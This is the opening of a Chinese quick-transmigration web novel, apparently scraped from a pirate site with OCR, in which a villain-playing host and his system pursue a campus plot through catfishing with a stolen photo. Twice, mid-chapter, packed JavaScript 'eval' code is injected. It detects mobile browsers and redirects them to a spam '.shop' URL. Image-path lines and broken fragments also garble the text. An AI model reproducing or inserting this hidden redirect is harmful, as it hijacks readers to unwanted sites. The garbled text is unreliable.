《反派执迷不悟之后【快穿】》 1. 网骗 “滴滴滴滴滴滴——” “滴——” 急促的警报声后是翻江倒海的眩晕感,元乂从日落西山缓到月上枝头才勉强开口道:“你是不是对我很不满。” 还在冒烟的系统滋滋啦啦道:“亲亲……虽然您十个任务失败九个半,积分亏成负十万,为人张狂自大下流又无耻,但您仍然是我尊敬的宿主,我怎么会对您不满呢。” “这是系统守则所不允许的。” 到新世界的疲惫难以言喻,元乂枕上双臂,懒洋洋地闭上了眼:“真的吗?” 系统:“当然了亲亲。” 元乂得寸进尺:“那你对我很满意喽?” 系统:“……当然了亲亲。” 元乂蹬鼻子上脸:“那你说我9528的宿主元乂是开天辟地宇宙无敌大帅哥。” “……”被这煞笔从b级系统拖累成破烂的9528,“。” 换个世界就特么要散架,还开天辟地宇宙无敌大帅哥,9528砍死元乂的心都有了,它一字一句,一板一眼,“你怎么不去死。” 休息的差不多的元乂跳下床去浴室:“你怎么不叫我亲亲了?” . 新世界:《一拍即合》 分类:都市 剧情简介:主角受兰笙和主角攻寇持原本素不相识,但他的大学舍友元乂网骗盗图盗到了寇持头上……寇持不远千里来到浦大,然后碰到了难得住宿舍一次的兰笙—— 郎才郎貌,天雷勾地火,一拍即合! ……原本的剧情的是这样的。 但小说演化成正世界时总会碰到情理之中,意料之外的意外。 主角攻寇持虽然发现元乂盗图了,但没有亲自来找元乂。 寇持钱多的烧都烧不完,还特别睚眦必报,他花了点钱请律师直接告到了元乂学校。 盗图装gay骗钱,元乂虽然没被开除,但自己在学校待不下去了。 他在后悔和怨恨的惶惶不可终日中病倒了,大二还没上完就休学回了家。 父早逝,母早亡,他从贫穷的家考了出去,又死在了贫穷的家。 …… 元乂这次的任务就是让寇持来浦大找他。 系统虽然很讨厌元乂,但毕竟跟元乂绑到了一条绳上:“你这次任务再失败,能量就要耗尽了。” 怕元乂不懂,它补充道,“能量耗尽就会死。” 浦大是虽然不是什么野鸡大学,各项设施都还可以,但元乂被分到了老校区,老旧空调既不能制冷又不能制热只会嗡嗡的响。 原主在这住了一年可谓是冬冷夏热。 空调坏了能修,人坏了不能。 不幸的人往往有个不幸的童年,原主在父母死后辗转在各个亲戚家,寄人篱下的日子过多了,难听的话听多了,人自然也就越来越安静,越来越沉默寡言。 兰笙开学来宿舍看了一眼就走了,原主没得选,只能住宿舍。 空调坏了三百六十五天,他怨了不止三百六十五次,他怨自己倒霉,怨导员的不闻不问,怨宿管不主动检修,甚至也怨刚来就来就走的兰笙。 要是兰笙在,他肯定会上报的。 但无论再怨,夏天再热,冬天再冷,他还是没上报。 也许上报了也没人修,也许修了也不会好,也许……肯定会遭宿管白眼,肯定会被修理工骂麻烦。 忍忍就过去了。 正如他过去好多个夜晚。 元乂这会儿就被闷了一身汗。 宿舍也没其他人,元乂边走边脱被后背被浸的湿漉漉的T恤:“难道任务成功就能一直活了?”不等系统说话,元乂嘻嘻笑道,“你在我之前绑定的宿主都去了哪?” 9528沉默了下。 9528全名反派扮演系统。 而反派总要不得好死。 亿万万小说演化出来的反派没有穷尽,人能承受的痛苦却是有限的,意识是灵魂的载体,9528之前绑定的宿主或长或短,皆因承受不住做反派的折磨意识溃散,灵魂也跟着消亡。 在奇点。 宿主就是耗材。 但哪怕耗材,它也给与了宿主难以想象的广阔人生和见闻。 坦诚讲,它觉得他们谁也不欠谁。 再说,元乂是和自愿和它绑定的。 不过9528也理解元乂:“你是觉得当反派太痛了,死怕了后悔了么?” “啊?”元乂闻言把被打湿的头发捋了上去,黑长的眉毛,阴郁苍白的五官,原本死宅的脸因为元乂的笑容稍显锋锐,“你怎么会这么想。” “当反派多好啊。” “放下个人素质,享受缺德人生。” 他话里多少有点兴奋,“我喜欢当反派,会痛才算活着。” “……” 系统忽然又想起它为什么要绑定元乂。 元乂生来没有痛觉。 ——这导致他多少点恋痛。 作为总会不得好死的反派,元乂简直是天赋卓绝。 元乂也确实是天赋卓越——他扮演的反派哪怕在剧情全崩后依然反派到不能再反派,完全符合情理,完全符合逻辑。 完全、丝毫不可能被它解绑。 被它驱逐。 9528内心凄苦。 它在亿万世界挖掘元乂是为了让自己去奇点得到母神的垂爱,而不是要把自己整的半死不活:“活着?”它嘲讽道,“你要死了。” 原主虽然是贫困生但并没申请贫困补助,生活费和学费全靠寒暑假进厂打螺丝,生活一直捉襟见肘。 原主刷牙洗头洗澡洗衣服都包给了一块肥皂。 灵魂快被抽干的感觉并不好受,元乂懒洋洋地用肥皂搓头发,说话也懒洋洋地:“怎么会呢。” “看好了,哥要带你飞了。” 9528全当元乂在放屁:“亲亲,您不如ooc下放我走呢。” 元乂喜欢裸着,洗完澡没擦头发也没穿衣服,光着脚就盘到了床上,原主的手机是高考完花两千块原低市价买的二手最新款水果机。 当然,敢捡漏就敢被坑。 这二手水果机电池不行,充满电只够俩小时。 现在则只能用半小时了。 久久等不到元乂回答,从元乂出来就只能看到一片马赛克的系统:“你能不能不要老光着……最起码把鸟盖上吧!”它语气不善,“你在干什么?” 元乂勾着头:“看校论坛啊。” “……”9528:“你看校论坛干什么?” 元乂翻了好几下才看到关于兰笙的帖子,主角攻寇持有钱到超出常人的想象,主角受同样家境殷实。 家境好,长得又帅,自然不缺人追。 再次被追着一起上课,一起去食堂,可能是不耐烦了,也可能是不想耽误人,兰笙前两天在食堂门口公开说他是gay。 论坛沸腾了。 有关兰笙的帖子发一个被删一个,但还是一直有人发。 元乂也凑热闹。 ——兰笙是gay。 ——什么是gay? 管理员高 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17109933|195851||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 强度巡逻,元乂发的帖子不仅秒殉,号都被封了一个月,但元乂也不在意。 做戏做全套,元乂在浏览器搜起了什么是gay。 9528看了又看,等了又等:“你到底在干什么?” 元乂说起了有些莫名其妙的话:“剧情是粗糙的,人物是要符合逻辑的。” “原主不可能突然想装gay骗钱。” “原主偶然得知主角受兰笙是同性恋后,一直自卑的心理莫名有了点高贵感。” “这种高贵感驱使着他去了解gay圈。” “他了解到直男在gay里面的生态位很高。” “十九年。” “——他终于好像似乎高人一等了。” 元乂说着,翘着腿注册了个著名的同性交友软件。 小蓝。 元乂注册着注册还笑了起来:“哎呀,我这个高贵的直男在这个有点见不得人的同性的交际软件上会起什么昵称,写什么个性签名啊。” “难猜。” “真的难猜。” 系统被说的点好奇了。 它调了下视角,看相了元乂的手机。 ——昵称:直男 ——个性签名:直男。同性恋勿扰。 “……”系统,“。” 难评。 十分地难评。 但这除了表明原主和你都是贱人,还能——系统忽然止住了。 不去奇点,系统和宿主哪怕是完成了任务,也是获得不了能量的。 此刻,就在现在。 它察觉到了一丝微不可查的能量。 怎么,怎么回事? 可能直男是小蓝里的香饽饽。 更可能是元乂太找打了。 “哥哥加我!”“你真的直么?”“弟弟多大了?”这种私信没跳几下,“装货”“直男你来什么小蓝”“钓鱼出门三百码。”“SB”“去死。”“显眼包,吃shi吧。” 元乂没看这些恶评:“虚拟的书要演化成真实的世界需要的是什么?” 他垂着睫毛托着腮,“真实。” “是真实的人啊。” “我只要补全自己所扮演的反派的行为逻辑,活的像个真实的人,推动此方世界演化,也能获得此方世界的馈赠。” 系统听不太懂,但不明觉厉。 但它的敬畏之心并没有保持多久。 “嘻嘻嘻,”元乂笑嘻嘻的攻击系统,“小统子你真不愧只是b级系统,干了这么久连这个都不知道。” 系统:“……” 来,跟我念。 jian,ren。 元乂也没管自己快要被骂烂的私信,九月,盛暑,哪怕已经十点多了,宿舍依然热得不行,他跳下床,咕咚咕咚灌了几口水后规规整整的把自己衣服洗了。 可能是小时候衣服总不合身,也不合时宜。 原主进大学后一直穿得挺体面的。 元乂甚至还打了壶热水,用自己的陶瓷缸子给自己有点皱巴的衣服熨了熨,要说这活有点繁琐,但元乂干的时候还在哼歌:“小白菜呀,地里黄呀——” ——嗡。 小蓝又响了。 “爸跑了也就算了,妈也没有?” 对一个孤儿,这是多么恶毒的话语! 元乂怔住。 元乂肩膀往里扣,元乂双眼微微泛红。 但可怜之人必有可恨之处。 元乂腾出手,笑嘻嘻扣回去几个字。 ——我可是直男。 2. 网骗 直男哥主页干干净净,一点信息没露,但有留言板。 不到两天。 元乂的留言板上大量的屏蔽词中夹杂着少数的污言秽语。 系统不否认元乂提出的真实理论有用,它说出去也很能装x,但这样获得的能量太少了,简直是九牛一毛,它等了又等,还是没按耐住:“别玩了,去做任务啊。” 元乂虽然照常去上课,照常回宿舍,但别人骂他多久,他就多久没吃饭了。 非常沉浸式地扮演了原主挨骂后茶饭不思、魂不守舍。 抱着书,沿着小路往老校区走,元乂这会儿病恹恹的,精神也有点萎靡,但说话仍然恶心巴拉:“人家哪里有在玩。” 系统:“没在玩你不去偷照片?” “直接偷有用么?”元乂,“直接偷有用还用我来么?” 别说,还真别说,但系统嘴梆硬:“那你说怎么办?” “等。”没等系统再次狗叫,元乂又道,“其实也差不多了。” 虽然爱是自由和平等的,但同性恋就是同性恋。兰笙这几天深陷舆论漩涡,寇持同样在跟家里干架。 独生子是同这个晴天霹雳简直要劈死寇家父母了。 普通人家有没有皇位他们不知道,他们寇家是真有皇位要继承。 元乂回去后稍作洗漱就躺到了床上。 系统见元乂翻开手机,也把脑袋凑了过去。 “撒泡尿照照镜子”“现实过的太压抑了吧”“绝对丑逼,但凡有女的看他一眼,也不会来这找存在感。”“家徒四壁太冷给你冻出来幻想来了,是直男gay就喜欢你吧?” “呵,活这么久就这点事能拿出来吹,可悲不可悲——” 不得不说人类天生就是擅长推理并且刻薄的生物。 感慨完的系统扭头看元乂。 “我做错什么了,实话实说怎么了,竟然敢骂我——骂我也就算了,还骂这么准,我要恼羞成怒,我要——统,主角攻的号给我。”元乂架起梯子往外翻,“我要去偷照片了,嘻嘻。” 浦大再怎么说也是个一本。 原主但凡聪明点就不会去偷国内的照片。 元乂网不好,寇持的照片加载出来的也慢,但元乂还是直接坐了起来。 护目镜,纯黑面罩,藏蓝冲锋衣,一望无际的雪场。 男生俯视着镜头,完全看不到脸,只能依稀看到他微微眯着的眼,黑浓的睫毛卷翘。 帅真的只是一种感觉。 ——严格来说这并不是寇持的号。 号上寇持的照片就这么一张,剩下的都是些练习插花还有绘画还有烘焙的照片。 但号主人显然学艺不精,她花插得乱七八糟,画的不咋地,烘焙全是糊的。 元乂没记错的话,寇家爸妈把寇持学坏归到了国外生活太自由奔放上,这儿已经把寇持赶回了国内。 生存危机一解决,人就有点思□□了。 他视线往下瞟:“统哥,他成年了么?” 主角受刚自爆是gay,主角攻这边就被赶回国,两个人都在压抑的头上,剧情还真是严丝合缝,系统刚想这得需要多大的计算量:“谁?” 元乂点名道姓:“主角攻寇持。” “你问这个干什么。”系统虽然纳闷,但还是道,“昨天是他十八岁生日。” “哇,好巧。”元乂惊喜道,“我也刚好十八!” “……”系统,“你八千了还差不多。” 元乂也不反驳,他笑眯眯伸手:“那你把我之前的记忆给我?” 接连失败十个任务,元乂如今的精神力跟普通人差不多,系统直接冷笑:“你要?你敢要?记忆全给你,你能被冲成痴呆你信不信?” 元乂的求生欲一向非常爆棚,他啪得收回了手:“人家开玩笑的啦!” 系统微微一吐以表敬意:“呕!” 元乂一点都没被系统扫到性质,他一边看寇持照片,一边在床上打滚:“哎呀,他要是爱上我怎么办。” 系统倒不介意宿主在执行任务中和一些人发生一些关系,但元乂把主意打到寇持身上,显然也是有些癔症了:“他要能爱上你我倒立洗头。” 元乂这会儿已经打完滚了,空调依然不制冷,宿舍依然很热,他才洗完澡,脑门又一层汗。 漫过后脖颈的黑发,秀气瘦削的脸,不说话时文静的有点像小姑娘、一摸就会闭拢的害羞草。 这会儿汗蒸蒸的,脸都有点红。 元乂是挺好看的。 但要说跟兰笙比。 ——那还是早点洗洗睡吧。 元乂怕热,又去洗了个澡,但他没有早点睡。 他把偷来的图发到了自己主页。 并配文:直男。 物多则贱,物少则贵。 gay圈一就稀缺。 寇持这样的他们能在梦里舔舔照片就算是圆梦了。 “沃日?”“哥哥。”“father!!!”“弟弟多大啊?”“已私,求回信。”“我183,家里有点小钱。”“明人不说暗话,求约!”“噫呜呜噫,卖吗?我愿意倾家荡产。” 当然也有正义之士,“脸都没露,你们骚什么?” “我愿意他穿着这样*我。” 只留言的都算是含蓄的。 别说原主,元乂都受不了的私信的大图冲击了。 元乂直接关了私信。 直男这两天黑红黑红的,忽地冲到首页后热度一直居高不下。 光寇持就刷到了三次。 ……没错,寇持前两次都没认出来那是自己,两次都直接划过去了。 但毕竟是自己,越看越眼熟。 包成那样,又是前两年冬天,寇持都不记得他拍过的照片……竟然被人盗了,还被他看到了。 此事的离奇程度放到柯南里至少得拍三集。 要说能直接交给律师,但毕竟是热门,寇持如同照片里一般眯起眼审视起了元乂的主页。 然后直你妈的男! 他老子老娘找他晦气,这又是哪个煞笔。 找到他不给他头拧下来,算他好说话。 寇持冷笑着点进元乂的动态,直接了当的私信道:【就你妈的偷我照片。】 ——“对方已开启免打扰功能。” 这煞笔竟然还敢关私信! . 元乂这辈子没吃过什么颜值红利。 至少没吃过这样的颜值红利。 放完照片后评论区简直是两级反转。 性骚扰的示爱暂且放一边,元乂的眼珠轻移。 “十元巨款求wx。”“加就给五百,视频翻倍。”“私我,四位数你随便提,我包机票——” 这样的评论区有点加深元乂对gay的刻板印象,但同时又唤起了点别的欲望。 他的手机实在不能用了。 二手也实在容易被坑。 要是能有个最新款水果机就好了……前两年的款也行,只要别和同学们差太多。 但元乂也不过是想想。 天上没有馅饼。 也没人会给他钱。 同样能看到评论区的还有寇持。 被人当成鸭问价。 都不能说生气了。 寇持磨了下后牙槽,竟然笑了起来。 【k:一群穷鬼,我出五十万,直男私我。私我就给。】 元乂没第一时间看到k的评论。 五块十块的他们说是真给,k这小浪蹄子说五十万这不纯装逼么。 k是被骂到前排的。 元乂一看,呦,正主来了。 系统并不是很明白:“他来问你了?他为什么不直接告你了?”< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17109934|195851||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' p>“二十八岁寇持看到我拿他的照片说我是直男会微微一笑后告我全家。”元乂笑眯眯道,“十八岁的寇持会直接问候我全家。” “更何况现在被这么多人‘礼貌问价’。”元乂顿了顿,“他应该想宰了我。” 系统:“……” “。” 